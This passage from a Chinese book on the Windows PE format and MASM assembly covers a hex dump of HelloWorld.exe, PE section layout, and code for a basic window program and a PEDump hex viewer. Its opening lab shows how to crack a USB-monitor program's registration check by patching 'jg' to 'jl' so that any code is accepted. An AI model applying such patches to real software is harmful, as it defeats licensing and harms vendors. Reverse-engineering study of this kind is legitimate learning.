:00405CCD 41                    inc ecx
:00405CCE 51                    push ecx
:00405CCF 50                    push eax
:00405CD0 3BC8                  cmp ecx, eax
:00405CD2 0F8F39000000          jg 00405D11
:00405CD8 6A00                  push 00000000
:00405CDA 6A00                  push 00000000
:00405CDC 6A00                  push 00000000
```

```
:00405CDE 6801030080              push 80000301
:00405CE3 6A00                    push 00000000
:00405CE5 6800000000              push 00000000
:00405CEA 6804000080              push 80000004
:00405CEF 6A00                    push 00000000

* Possible Reference to Dialog:
                                  |
:00405CF1 686E1A4800              push 00481A6E
:00405CF6 6803000000              push 00000003
:00405CFB BB60EA4000              mov ebx, 0040EA60
:00405D00 E84E6B0000              call 0040C853
:00405D05 83C428                  add esp, 00000028
:00405D08 E937000000              jmp 00405D44
:00405D0D 58                      pop eax
:00405D0E 59                      pop ecx
:00405D0F EBBC                    jmp 00405CCD

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00405CD2(C)
|
:00405D11 83C408                  add esp, 00000008
:00405D14 6A00                    push 00000000
:00405D16 6A00                    push 00000000
:00405D18 6A00                    push 00000000
:00405D1A 6801030080              push 80000301
:00405D1F 6A00                    push 00000000
:00405D21 6800000000              push 00000000
:00405D26 6804000080              push 80000004
:00405D2B 6A00                    push 00000000

* Possible Reference to Dialog:
                                  |
:00405D2D 68791A4800              push 00481A79
:00405D32 6803000000              push 00000003
:00405D37 BB60EA4000              mov ebx, 0040EA60
:00405D3C E8126B0000              call 0040C853
:00405D41 83C428                  add esp, 00000028
```

从下往上看静态分析代码，首先获取携带提示信息字符串地址的指令，判断出这附近的指令代码的功能是完成MessageBoxA函数，即显示错误提示信息。由此继续往上找，会发现以下提示：

```
*Referenced by a(U)nconditional or(C)onditional Jump at Address:
|:00405CD2(C)
|
```

这个提示信息告诉我们是谁调用了显示错误信息的代码。如果沿着这个思路继续往前找，找到0x00405CD2的位置，此处的代码就应该是一个分支语句。看看到底是什么指令。

```
:00405CD2 0F8F39000000 jg 00405D11
```

果然是一个分支语句。jg在汇编语言里的意思是：如果大于则跳转。其相反的指令应该是jl。下一步就是将jg更改为jl，使其判断条件刚

好相反。

步骤5　使用OD更改指令字节码。

更改方法在前面已经介绍过了，所不同的是前面更改的是二进制指令，现在要更改的是汇编指令，如图1-22所示。



图　1-22　更改分支条件

一定要选择“使用NOP填充”，NOP表示空指令。因为指令修改以后，其指令字节码与原来指令的长度可能不一致。为了不改变整个EXE文件的结构和大小，最好的办法是使用空指令NOP来填充。

例如，原来的字节码为：

```
0F 8F 39 00 00 00←→JG 00405D11
```

更改后的字节码为：

```
7C 3D 90 90 90 90←→JL 00405D11
```

重要提示　指令代码更改以后一定要保存文件！

步骤6　重新测试。

运行新的U盘监控器文件，重新注册，输入任意的注册码都可以注册成功，如图1-23所示。



图　1-23　注册成功对话框

真正的破解远没有这么简单，许多商业软件都会对最终发布的EXE文件进行加壳处理；破解的目标也不只是实现简单的指令流程控制，而是最终开发出注册机，在不破坏程序的前提下完美登录。

本实验的主要目的是练习使用这三款常用软件，为我们后续的学习奠定良好的基础。

下面让我们来初步认识一下本书的主人公——PE文件。

1.5　初识PE文件

PE（Portable　Executeable　File　Format，可移植的执行体文件格式），使用该格式的目标是使链接生成的EXE文件能在不同的CPU工作指令下工作。

可执行文件的格式是操作系统工作方式的真实写照。Windows操作系统中可执行程序有好多种，比如COM、PIF、SCR、EXE等，这些文件的格式大部分都继承自PE。其中，EXE是最常见的PE文件，动态链接库（大部分以dll为扩展名的文件）也是PE文件，本书只涉及这两种类型的PE文件。

我们首先以HelloWorld.exe为例，简单地了解一下PE格式文件的字节码编排。如果你手头没有合适的软件，还想获取像FlexHEX那样的十六进制格式字节码内容，可以使用以下步骤。

步骤1　生成1.txt文件，输入的内容如下：

```
d
d
......
d
d
q
```

其中d字符个数的计算公式为：

d字符的个数＝文件大小/（16×8）＝2560/（16×8）＝20

步骤2　将HelloWorld.exe更改为123。注意，不要加扩展名。

步骤3　在命令提示符下运行以下命令：

```
D:\masm32\source\chapter1>Debug 123<1.txt>2.txt
```

这样，就可以生成规则排列的十六进制字节码并存储在文件2.txt中，如代码清单1-2所示。是不是和FlexHEX显示的结果差不多呢？

代码清单1-2　HelloWorld.exe文件的字节码（chapter1\2.txt）

```
13B7:0100  4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00   MZ..............
13B7:0110  B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00   ........@.......
13B7:0120  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
13B7:0130  00 00 00 00 00 00 00 00-00 00 00 00 B0 00 00 00   ................
13B7:0140  0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68   ........!..L.!Th
13B7:0150  69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F   is program canno
13B7:0160  74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20   t be run in DOS
13B7:0170  6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00   mode....$.......
13B7:0180  5D 5C 6D C1 19 3D 03 92-19 3D 03 92 19 3D 03 92   ]\m..=...=...=..
13B7:0190  97 22 10 92 1E 3D 03 92-E5 1D 11 92 18 3D 03 92   ."...=.......=..
13B7:01A0  52 69 63 68 19 3D 03 92-00 00 00 00 00 00 00 00   Rich.=..........
13B7:01B0  50 45 00 00 4C 01 03 00-D2 24 F6 4B 00 00 00 00   PE..L....$.K....
13B7:01C0  00 00 00 00 E0 00 0F 01-0B 01 05 0C 00 02 00 00   ................
13B7:01D0  00 04 00 00 00 00 00 00-00 10 00 00 00 10 00 00   ................
13B7:01E0  00 20 00 00 00 00 40 00-00 10 00 00 00 02 00 00   . ....@.........
13B7:01F0  04 00 00 00 00 00 00 00-04 00 00 00 00 00 00 00   ................
13B7:0200  00 40 00 00 00 04 00 00-00 00 00 00 02 00 00 00   .@..............
13B7:0210  00 00 10 00 00 10 00 00-00 00 10 00 00 10 00 00   ................
13B7:0220  00 00 00 00 10 00 00 00-00 00 00 00 00 00 00 00   ................
13B7:0230  10 20 00 00 3C 00 00 00-00 00 00 00 00 00 00 00   . ..<...........
13B7:0240  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
13B7:0250  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
13B7:0260  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
13B7:0270  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................

13B7:0280  00 00 00 00 00 00 00 00-00 20 00 00 10 00 00 00   .......... .....
13B7:0290  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
13B7:02A0  00 00 00 00 00 00 00 00-2E 74 65 78 74 00 00 00   .........text...
13B7:02B0  24 00 00 00 00 10 00 00-00 02 00 00 00 04 00 00   $...............
13B7:02C0  00 00 00 00 00 00 00 00-00 00 00 00 20 00 00 60   ............ ..`
13B7:02D0  2E 72 64 61 74 61 00 00-92 00 00 00 00 20 00 00   .rdata....... ..
13B7:02E0  00 02 00 00 00 06 00 00-00 00 00 00 00 00 00 00   ................
13B7:02F0  00 00 00 00 40 00 00 40-2E 64 61 74 61 00 00 00   ....@..@.data...
13B7:0300  0B 00 00 00 00 30 00 00-00 02 00 00 00 08 00 00   .....0..........
13B7:0310  00 00 00 00 00 00 00 00-00 00 00 00 40 00 00 C0   ............@...
13B7:0320  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
......此处省略若干个00
13B7:04F0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................

13B7:0500  6A 00 6A 00 68 00 30 40-00 6A 00 E8 08 00 00 00   j.j.h.0@.j......
13B7:0510  6A 00 E8 07 00 00 00 CC-FF 25 08 20 40 00 FF 25   j........%. @..%
13B7:0520  00 20 40 00 00 00 00 00-00 00 00 00 00 00 00 00   . @.............
......此处省略若干个00
13B7:06F0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................

13B7:0700  76 20 00 00 00 00 00 00-5C 20 00 00 00 00 00 00   v ......\ ......
13B7:0710  54 20 00 00 00 00 00 00-00 00 00 00 6A 20 00 00   T ..........j ..
13B7:0720  08 20 00 00 4C 20 00 00-00 00 00 00 00 00 00 00   . ..L ..........
13B7:0730  84 20 00 00 00 20 00 00-00 00 00 00 00 00 00 00   . ... ..........
13B7:0740  00 00 00 00 00 00 00 00-00 00 00 00 76 20 00 00   ............v ..
13B7:0750  00 00 00 00 5C 20 00 00-00 00 00 00 9D 01 4D 65   ....\ ........Me
13B7:0760  73 73 61 67 65 42 6F 78-41 00 75 73 65 72 33 32   ssageBoxA.user32
13B7:0770  2E 64 6C 6C 00 00 80 00-45 78 69 74 50 72 6F 63   .dll....ExitProc
13B7:0780  65 73 73 00 6B 65 72 6E-65 6C 33 32 2E 64 6C 6C   ess.kernel32.dll
13B7:0790  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
......此处省略若干个00
13B7:08F0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................

13B7:0900  48 65 6C 6C 6F 57 6F 72-6C 64 00 00 00 00 00 00   HelloWorld......
13B7:0910  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
......此处省略若干个00
13B7:0AF0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
```

特别注意　此处节选的PE文件字节码是从地址13B7:0100开始的，而非从13B7:0000开始！

仔细观察上面列出的字节码清单，大家可以看到，笔者有意识地将这些字节码以每200h大小作为一组分隔开。原因是在PE格式中，每一个大的部分的对齐方式就是按照200h大小对齐的。这样，分出的每一部分都会有一个名称，图1-24是以程序视角看到的HelloWorld.exe的各组成部分。

如图所示，从文件开始到0x03ff偏移处为PE的头部信息，其中记录了整个PE文件的头结构。关于它的数据组织与数据结构在第3章会有详细描述。从偏移地址0x0400开始的200h字节为指令字节码即代码段部分。从偏移0x0600处开始的200h字节为程序中引入的函数描述部分，这些描述主要是为了让操作系统能在装载PE文件的同时，将相关的动态链接库也装入进程地址空间，实现代码的重用。从偏移0x0800处开始的200h个字节则是程序中数据段.data定义的数据空间，其中包含了关于全局变量的定义。




图　1-24　程序视角下的PE结构

提示　以后的大部分内容都将围绕这个简单的PE文件来介绍。所以，建议读者把电子版的代码清单1-2重新排版并打印出来，以便能随时看到它。

1.6 小结

本章首先介绍了本书用到的软件环境，然后依次介绍了开发语言、调试软件和十六进制编辑软件的使用。并通过一个实例简单地练习了这些辅助软件的综合运用。最后，引入PE文件，列出了后面章节经常用到的HelloWorld.exe的完整字节码。

第2章　三个小工具的编写

俗话说："工欲善其事，必先利其器。"本章将完成与Windows PE有关的三个小工具的开发。这三个小工具分别是：

PEDump：PE文件字节码查看器

PEComp：PE文件比较器

PEInfo：PE文件结构查看器

首先，让我们从编写最基本的汇编窗口程序开始。该窗口程序是编写本章的三个小工具的基础，也是编写后续大部分章节中其他程序的基础。

2.1　构造基本窗口程序

本节我们将构造一个具有基本窗口元素（含标题栏、菜单栏、工作区域）的窗口程序，后续大部分的程序开发都将以这个基本窗口程序作为基础进行扩展。

2.1.1　构造窗口界面

要构造的窗口程序具备窗口图形界面的大部分元素，包含窗口、菜单、图标、工作区域等。通常的做法是：首先，根据程序功能对程序的界面进行构思；然后，在纸上画出大致的结构图；最后，通过资源脚本来定义并实现界面中的每一部分。当然，读者也可以使用一些辅助的软件（如RADAsm中的资源编辑器，或者VS中的资源编辑器）根据构思好的界面，在所见即所得的资源编辑器图形界面中直接构造程序窗口界面。该程序最终显示的效果如图2-1所示。



图　2-1　基本窗口界面

2.1.2 编写相关的资源文件

构造完窗口界面以后，需要依据界面编写对应的资源文件，一般以".rc"为扩展名；这有点类似于工程建设里的依照图纸施工。资源文件编写完成后，还必须通过资源编译器对资源文件实施编译，以生成资源目标文件。资源文件是文本文件，由定义资源的一些脚本语句组成，可以使用文本编辑软件（如记事本）查看和修改。资源目标文件是对这些脚本的一种再组织，根据脚本描述将脚本涉及的所有资源编译到一起，形成二进制字节码。资源目标文件无法通过文本编辑软件查看。

整个过程分为两个阶段：

创建资源文件pe.rc

生成资源目标文件pe.res

下面分别来介绍这两个阶段的内容。

1.创建资源文件pe.rc

在编写资源文件时，需要定义图形中出现的所有菜单项、对话框、图标等。资源文件的详细编码如代码清单2-1所示。

代码清单2-1　资源文件的详细编码（chapter2\pe.rc）

```
#include<resource.h>

#define ICO_MAIN 1000
#define DLG_MAIN 1000
#define IDC_INFO 1001
#define IDM_MAIN 2000
#define IDM_OPEN 2001
#define IDM_EXIT 2002

#define IDM_1 4000
#define IDM_2 4001
#define IDM_3 4002
#define IDM_4 4003


ICO_MAIN ICON"main.ico"

DLG_MAIN DIALOG 50,50,544,399
STYLE DS_MODALFRAME|WS_POPUP|WS_VISIBLE|WS_CAPTION|WS_SYSMENU
CAPTION"PE文件基本信息by qixiaorui"
MENU IDM_MAIN
FONT 9,"宋体"
BEGIN
  CONTROL"",IDC_INFO,"RichEdit20A",196|ES_WANTRETURN|WS_CHILD|
```

```
WS_READONLY
25 |WS_VISIBLE|WS_BORDER|WS_VSCROLL|WS_TABSTOP,0,0,540,396
26 END
27
28 IDM_MAIN menu discardable
29 BEGIN
30 POPUP"文件(&F)"
31 BEGIN
32 menuitem"打开文件(&O)...",IDM_OPEN
33 menuitem separator
34 menuitem"退出(&x)",IDM_EXIT
35 END
36
37 POPUP "查看"
38 BEGIN
39 menuitem "源文件",IDM_1
40 menuitem "窗口透明度",IDM_2
41 menuitem separator
42 menuitem "大小",IDM_3
43 menuitem "宽度",IDM_4
44 END
45
46 END
```

第1～13行定义了各元素常量，第16行指定了显示在窗口标题栏的图标为main.ico。需要注意的是，必须保证图标文件与资源文件在同一个目录中，如果指定的图标文件在其他目录中，则需要使用绝对路径，语法如下：

```
ICO_MAIN ICON"C:\source\icon\main.ico"
```

第18～26行定义了对话框DIALOG，该对话框最终的显示效果如图2-1所示。窗口定义中包含了窗口的显示样式、标题栏文字、窗口中包含的菜单IDM_MAIN，以及窗口字体格式。窗口工作区域中只包含了一个富文本框控件IDC_INFO（在第24行和第25行定义）。

第28～46行定义了菜单IDM_MAIN。它包含两个弹出式下拉菜单，分别命名为“文件”和“查看”，每个菜单中又各包含了多个菜单选项。

2.生成资源目标文件pe.res

接下来编译资源文件，生成资源目标文件（扩展名为res）。在命令提示符下输入以下命令（加粗部分）：

```
D:\masm32\source\chapter2>rc -r pe.rc
```

如果执行编译时没有错误发生（如资源脚本中定义的相关文件不存在就会抛出错误提示），则命令执行后会在当前目录下生成资源目标文件pe.res。该资源目标文件最终要被链接程序嵌入到PE文件中，构成PE资源表所描述的数据的一部分。

2.1.3　通用程序框架的实现

资源目标文件生成以后，接下来的工作就是实现通用程序框架。主要分为三个阶段：

编写源程序pe.asm

编译生成目标文件pe.obj

链接生成可执行文件pe.exe

下面分别介绍各阶段的详细内容。

1.编写源程序pe.asm

首先，打开记事本，输入代码清单2-2所示的内容（去掉前面的行号）。

代码清单2-2　通用程序框架的源程序（chapter2\pe.asm）

```
.386
.model flat,stdcall
option casemap:none
include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
include comdlg32.inc
includelib comdlg32.lib
ICO_MAIN equ 1000
DLG_MAIN equ 1000
IDC_INFO equ 1001
IDM_MAIN equ 2000
IDM_OPEN equ 2001
IDM_EXIT equ 2002
IDM_1 equ 4000
IDM_2 equ 4001
IDM_3 equ 4002
.data
hInstance dd ? ;进程实例句柄
hRichEdit dd ? ;富文本动态链接库句柄
hWinMain dd ? ;窗口句柄
hWinEdit dd ? ;文本控件句柄
szFileName db MAX_PATH dup (?)
.const
```

```
szDllEdit db 'RichEd20.dll',0
szClassEdit db 'RichEdit20A',0
szFont db '宋体',0


.code

;----------------
;初始化窗口程序
;----------------
_init proc
local @stCf:CHARFORMAT

invoke GetDlgItem,hWinMain,IDC_INFO
mov hWinEdit,eax

;为窗口设置图标
invoke LoadIcon,hInstance,ICO_MAIN
invoke SendMessage,hWinMain,WM_SETICON,ICON_BIG,eax

;设置编辑控件
invoke SendMessage,hWinEdit,EM_SETTEXTMODE,TM_PLAINTEXT,0
invoke RtlZeroMemory,addr @stCf,sizeof @stCf
mov @stCf.cbSize,sizeof @stCf
mov @stCf.yHeight,9*20
mov @stCf.dwMask,CFM_FACE or CFM_SIZE or CFM_BOLD
invoke lstrcpy,addr @stCf.szFaceName,addr szFont
invoke SendMessage,hWinEdit,EM_SETCHARFORMAT,0,addr @stCf
invoke SendMessage,hWinEdit,EM_EXLIMITTEXT,0,-1
ret
_init endp


;-------------------
;窗口回调函数
;-------------------
_ProcDlgMain proc uses ebx edi esi hWnd,wMsg,wParam,lParam
mov eax,wMsg
.if eax == WM_CLOSE
invoke EndDialog,hWnd,NULL
.elseif eax == WM_INITDIALOG ;初始化
push hWnd
pop hWinMain
call _init
.elseif eax == WM_COMMAND ;菜单
mov eax,wParam
.if eax == IDM_EXIT ;退出
invoke EndDialog,hWnd,NULL
.elseif eax == IDM_OPEN ;打开文件
.elseif eax == IDM_1 ;其他菜单项
.elseif eax == IDM_2
.elseif eax == IDM_3
.endif
.else
mov eax,FALSE
ret
.endif
mov eax,TRUE
ret
```

```
91 _ProcDlgMain endp
92
93 start:
94 invoke LoadLibrary,offset szDllEdit
95 mov hRichEdit,eax
96 invoke GetModuleHandle,NULL
97 mov hInstance,eax
98 invoke DialogBoxParam,hInstance,\
99 DLG_MAIN,NULL,offset _ProcDlgMain,NULL
100 invoke FreeLibrary,hRichEdit
101 invoke ExitProcess,NULL
102 end start
```

代码清单2-2中的第98行通过调用DialogBoxParam函数创建了一个弹出式窗口作为整个程序的主窗口，并将内部函数_ProcDlgMain的地址当成该函数的参数之一传入该函数。函数_ProcDlgMain是弹出窗口的回调函数，如果要对发生在窗口中的消息进行捕获，则需要在此函数中设置对不同的消息进行响应的代码。由于本实例只是一个基本程序框架，所以回调函数只对菜单中的“退出”选项做了响应，如下所示：

```
70 .if eax == WM_CLOSE
71 invoke EndDialog,hWnd,NULL
```

代码编写完成以后保存为pe.asm文件，然后编译生成目标文件。

2.编译生成目标文件pe.obj

在编写较大的程序时，通常会根据功能将源代码分别写到不同的文件里。有时为了分工合作，同一个项目中还会出现使用不同语言编写的源代码。这些源代码文件都需要在各自独立的环境中被编译成各自的目标文件。目标文件符合通用对象文件格式（COFF），该格式的定制主要是为了方便混合编程。生成目标文件的过程是处理源代码中可能会出现错误（如引入外部符号错误、源代码语法错误等）的过程，生成的目标文件最终会被链接程序拼接到最终的可执行文件中，当然，除了编译源代码生成的目标文件外，可执行文件还包含资源目标文件、外部引入的符号等信息。

在命令提示符下输入以下命令，编译源文件pe.asm：

```
D:\masm32\source\chapter2>ml -c -coff pe.asm
```

如果没有错误，则会在当前目录下生成目标文件pe.obj。

接下来链接所有的目标文件（包括资源目标文件和源代码目标文件），生成最终的可执行文件。

3.链接生成可执行文件pe.exe

在命令提示符下输入以下命令：

```
D:\masm32\source\chapter2＞link-subsystem:windows pe.obj pe.res
```

上述命令指定了最终生成的EXE文件的运行平台为Windows，链接程序将根据pe.obj中的描述构造PE文件，并将相关资源内容附加到PE文件里，最终生成可执行的pe.exe。在命令提示符下输入"pe"，然后回车，即可看到最终的运行效果，如图2-1所示。

至此，一个基本的基于汇编语言的窗口程序就编写完成了。接下来的工作就是在此基础上进行扩展，开发三个基于Windows PE的小工具，首先来看字节码查看器PEDump的编写。

2.2 PEDump的实现

PEDump是PE文件字节码查看器，利用它可以查看和阅读指定PE文件的十六进制字节码，帮助我们更好地分析PE结构。

2.2.1 编程思路

编写PEDump的重点在于显示功能，首先来看一看最终可能的输出效果，如图2-2所示。

列一：地址	列二：字节码内容	列三：ASCII 字符
00000140	0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68	........!..L.!Th
00000150	69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F	is program canno
00000160	74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20	t be run in DOS
00000170	6D 6F 64 65 2E 0D 0D 0A-24 00 00	mode....$..

图 2-2 PEDump的输出效果

如图所示，最终输出包含三列内容。

第一列是地址。地址的值是第（n×16+1）个字节在文件中的位置。

第二列是由空格分隔符分隔的16个字节的十六进制显示。

第三列是这16个字节对应的ASCII码值。如果ASCII码中无对应值，或者这些值是一些功能键，则以“.”代替。

注意 有的查看器（如FlexHex）还增加了Unicode字符一列，用来显示字节码中包含的Unicode字符。

编程时要考虑到最后一行可能会少于16个字节，这时候第二列和第三列不足的地方就可以使用空格补足。程序编写的流程如图2-3所示。




图 2-3 编写PEDump程序的流程

步骤1 打开PE文件。需要说明的是，打开的PE文件会被映射为内存文件。因为内存文件中的内容是线性存放的，存取方便，速度也快，并且操作起来比在文件中使用指针定位要更容易些。

步骤2 使用API函数GetFileSize得到该PE文件的大小。

步骤3～5 将第2步获取的值与16相除，商作为循环计数，余数则是字节码查看器最后一行的字节个数。在程序中构造一个循环，用来显示PE文件除最后一行外其他行的字节内容。

为了更好地理解该开发过程，我们需要理解两个概念：内存映射文件与PE内存映像。

内存映射文件是指将硬盘上的文件不做修改地装载到内存中。这样，文件中字节与字节之间就是顺序排列的了。在硬盘上，文件被分割

成若干簇，这些簇不一定会按照文件内容顺序排列在一起，当我们访问磁盘上的文件时，需要计算机首先将不同位置的内容读取到内存。有了内存映射文件，访问就会变得更轻松和快捷，由于读取磁盘的操作集中到了一起执行，读写效率会提高很多。被一次性读取到内存的文件字节按线性排序，访问相对简单，速度也提升了不少。所以，许多大型的编辑软件在设计中经常会使用内存映射文件存取磁盘文件。

PE内存映像是指将PE文件按照一定的规则装载到内存中，装入后的整个文件头内容不会发生变化，但PE文件的某一部分如节的内容会按照字段中的对齐方式在内存中对齐，从而使得内存中的PE映像与装载前的PE文件不同。那么，为什么PE内存映像不能和一般的内存映射文件一样呢？答案很简单：PE文件是由操作系统装载进内存的，其目的是为了运行。为了配合操作系统的运行，方便调度，提高运行效率，PE映像必须按照一定的格式对齐，所以内存中的PE映像和原来硬盘上的文件是不同的，当然与内存映射文件也就不一样了。

2.2.2 PEDump编码

前面简单了解了程序的开发流程，接下来进入编码阶段。此处将会用到2.1节中的源程序文件pe.asm。

PEDump.asm在pe.asm的基础上增加了对菜单项IDM_OPEN的响应代码，如下所示：

```
.elseif eax == IDM_OPEN ;打开文件
invoke _openFile
```

函数_openFile的实现如代码清单2-3所示。

代码清单2-3　PEDump主要函数_openFile实现（chapter2\pedump.asm）

```
;--------------------
;打开PE文件并处理
;--------------------
_openFile proc
local @stOF:OPENFILENAME
local @hFile,@hMapFile
local @bufTemp1 ;十六进制字节码
local @bufTemp2 ;第一列
local @dwCount ;计数，逢16则重新计
local @dwCount1 ;地址序号
local @dwBlanks ;最后一行空格数

invoke RtlZeroMemory,addr @stOF,sizeof @stOF
mov @stOF.lStructSize,sizeof @stOF
push hWinMain
pop @stOF.hwndOwner
mov @stOF.lpstrFilter,offset szExtPe
mov @stOF.lpstrFile,offset szFileName
mov @stOF.nMaxFile,MAX_PATH
mov @stOF.Flags,OFN_PATHMUSTEXIST or OFN_FILEMUSTEXIST
invoke GetOpenFileName,addr @stOF ;让用户选择打开的文件
.if!eax
jmp @F
.endif
invoke CreateFile,addr szFileName,GENERIC_READ,\
FILE_SHARE_READ or FILE_SHARE_WRITE,NULL,\
OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL
.if eax!=INVALID_HANDLE_VALUE
mov @hFile,eax
invoke GetFileSize,eax,NULL ;获取文件大小
mov totalSize,eax

.if eax
invoke CreateFileMapping,@hFile,\ ;内存映射文件
NULL,PAGE_READONLY,0,0,NULL
.if eax
```

```
37 mov @hMapFile,eax
38 invoke MapViewOfFile,eax,\
39 FILE_MAP_READ,0,0,0
40 .if eax
41 mov lpMemory,eax ;获得文件在内存的映像起始位置
42 assume fs:nothing
43 push ebp
44 push offset _ErrFormat
45 push offset _Handler
46 push fs:[0]
47 mov fs:[0],esp
48
49 ;开始处理文件
50 …
177
178 ;处理文件结束
179
180 jmp _ErrorExit
181
182 _ErrFormat:
183 invoke MessageBox,hWinMain,offset szErrFormat,NULL,MB_OK
184 _ErrorExit:
185 pop fs:[0]
186 add esp,0ch
187 invoke UnmapViewOfFile,lpMemory
188 .endif
189 invoke CloseHandle,@hMapFile
190 .endif
191 invoke CloseHandle,@hFile
192 .endif
193 .endif
194 @@:
195 ret
196 _openFile endp
```

子程序_openFile首先调用GetOpenFileName，显示一个文件选择对话框，让用户选择要打开的PE文件；然后，获取指定文件的大小，并利用这个值通过函数CreateFileMapping在内存中建立该文件的映像；全局变量lpMemory指向了内存映像的起始地址。有了这个地址以后，对文件进行各种操作就简单多了。

第50～177行是对内存映像文件的处理过程。这个过程如果太复杂，可以继续使用子程序；如果不是很复杂，则可以直接在此编写处理代码。十六进制字节码查看器的主要代码如下：

```
51 ;缓冲区初始化
52 invoke RtlZeroMemory,addr @bufTemp1,10
53 invoke RtlZeroMemory,addr @bufTemp2,20
54 invoke RtlZeroMemory,addr lpServicesBuffer,100
55 invoke RtlZeroMemory,addr bufDisplay,50
56
57 mov @dwCount,1
58 mov esi,lpMemory
59 mov edi,offset bufDisplay
60
61 ;将第一列写入lpServicesBuffer
```

```
mov @dwCount1,0
invoke wsprintf,addr @bufTemp2,addr lpszFilterFmt4,@dwCount1
invoke lstrcat,addr lpServicesBuffer,addr @bufTemp2

;求最后一行的空格数（16-长度%16）*3
xor edx,edx
mov eax,totalSize
mov ecx,16
div ecx
mov eax,16
sub eax,edx
xor edx,edx
mov ecx,3
mul ecx
mov @dwBlanks,eax

;invoke wsprintf,addr szBuffer,addr lpszOut1,totalSize
;invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK

.while TRUE
.if totalSize == 0 ;最后一行
;填充空格
.while TRUE
.break.if @dwBlanks == 0
invoke lstrcat,addr lpServicesBuffer,addr lpszBlank
dec @dwBlanks
.endw
;第二列与第三列中间的空格
